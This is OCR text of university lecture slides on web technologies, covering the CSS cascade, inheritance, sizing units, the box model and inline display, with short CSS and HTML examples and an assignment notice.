
When two properties:

- Belong to the same origin/importance bucket
- Belong to the same layer
- Have the same specificity

The **last rule** to appear has the highest priority

```
h1 {
  color: red;
}
h1 {
  color: blue;
}
```

THE CASCADE IN BROWSER DEV TOOLS



INHERITANCE


INHERITANCE IN CSS

- Some CSS properties can be inherited from ancestor elements, if no specific value is set
- Inheritable properties include **color**, **font-size**, **font-family**, **font-weight, font-style**

```css
p {
  font-family: sans-serif;
  color: red;
  font-style: normal;
}
```

```html
<p>
  Hello <em>Inheritance</em>
</p>
```

INHERITANCE IN CSS



Inherited properties have the lowest specificity of all styling methods

ASSIGNMENT #2

Today's lecture comes with **Assignment #2**! In this assignment, you will:

- Do some practice with basic CSS
- Write some tricky CSS rules
- Test your knowledge of the Cascade algorithm

Note: the live HTTP server we setup in **Exercise 1** of **Assignment #1** will be handy for this assignment! Unless you are already familiar with HTTP servers and already know what you're doing, make sure you completed at least **Exercise 1** in **Assignment #1** before doing **Assignment #2**!

REFERENCES

- **Learn CSS**
  web.dev
  https://web.dev/learn/css/
  Sections: 1, 3 to 6, 14, 15
- **Introducing the CSS Cascade**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Web/CSS/Cascade
- **Flukeout: A game-based approach to learning CSS selectors**
  https://flukeout.github.io/

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 04

CSS: LAYOUTS, RESPONSIVE DESIGN

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https://www.docenti.unina.it/luigiliberolucio.starace

PREVIOUSLY, ON WEB TECHNOLOGIES

In the last lecture, we have learned:

- What **CSS** is and how to include it in HTML documents
- Some basic **styling properties** (`color`, `background`, `font-style`, …)
- Selectors
- The Cascade algorithm
- Inheritance

CSS SIZING UNITS

CSS SIZING UNITS OVERVIEW

Some CSS properties can be used to change the **size** of elements or their box model properties:

- **width**, **height**, **font-size**, **margin**, **padding**, **border**, …

When sizing elements in CSS it possible to use:

- **Absolute** lengths
- **Relative** lengths (depend on other sizes, i.e.: font or viewport sizes)

CSS: ABSOLUTE SIZING UNITS

- Absolute lengths are defined by using a number and one of the supported length units

```
div {
  background: red;
  width: 2.54cm; /* centimeters */
  height: 1in;   /* inches */
  border: 2mm solid black; /* millimiters */
  color: white;
  font-size: 24px; /* pixels */
}
```


```
<div>hello</div>
```

CSS: PERCENTAGE SIZING

- Percentages define sizes as relative to the parent elements
- They can be used with many properties, including:
  - width, height, font-size, margin, padding, …

```
.a {
  width: 300px; height: 200px;
  background: red;
}
.b {
  width: 50%; /*150px*/
  height: 50%; /*100px*/
  background: blue;
}
```

```
<div class="a">
  <div class="b"></div>
</div>
```



CSS: RELATIVE SIZING UNITS (FONTS)

Font size-relative units include:

- em: **1em** represents the current font-size. **1.5em** is 50% larger than the current font-size. Historically, in typography, font size was derived from the width of the capital “M”, hence the name of the unit “em”.
- rem: **1rem** represents the font-size computed at the root element (default 16px)

```
p {
  font-family: sans-serif;
  font-size: 1.5rem;
}
span {
  font-size:1.5em;
}
```

```
<p>HELLO<span>SIZES</span></p>
```

CSS: RELATIVE SIZING UNITS (VIEWPORT)


The **viewport** is the browser window.

Viewport-relative size units include:

- vw: **1vw** represents 1% of the width of the current viewport.
- vh: **1vh** represents 1% of the height of the current viewport.

```
div {height: 50vh;}
.a {background: red;}
.b{
  background: blue; color: white;
  width: 50vw;font-size:10vw;
}
```

```
<div class="a"></div>
<div class="b">HELLO</div>
```




LAYOUTS

THE BOX MODEL


- **Every HTML element** is a **box**
- Boxes are made up of distinct areas

- **Content box** is where the children of the element live
- **Padding** («inner spacing») separates the content box from the border
- **Border** is the boundary of elements
- **Margin** creates space around elements




THE BOX MODEL

- The size of each area can be defined using CSS declarations
- The behaviour and appearence of boxes is determined by their:
  - **Layout mode**
  - **Content**
  - **Box model properties**



CSS FLOW LAYOUT

- By default, boxes are displayed using the **flow layout** (a.k.a. **normal flow**)
- **Inline** elements display in the inline direction
- **Block** elements display one after another




THE DISPLAY PROPERTY: INLINE

- `display: inline` positions the box next to the previous one in the inline direction, like words in a sentence
- Anchors **<a>**, **** and **** are typically displayed inline in default user agent styles


```
em {
  display: inline; /* default */
  background: yellow; border: 1px solid;
  width: 50px; height: 50px; /* ignored */
}
```

```
<h3>Heading</h3>
<p>
  Learning <em>HTML</em> and <em>CSS</em>
</p>
```

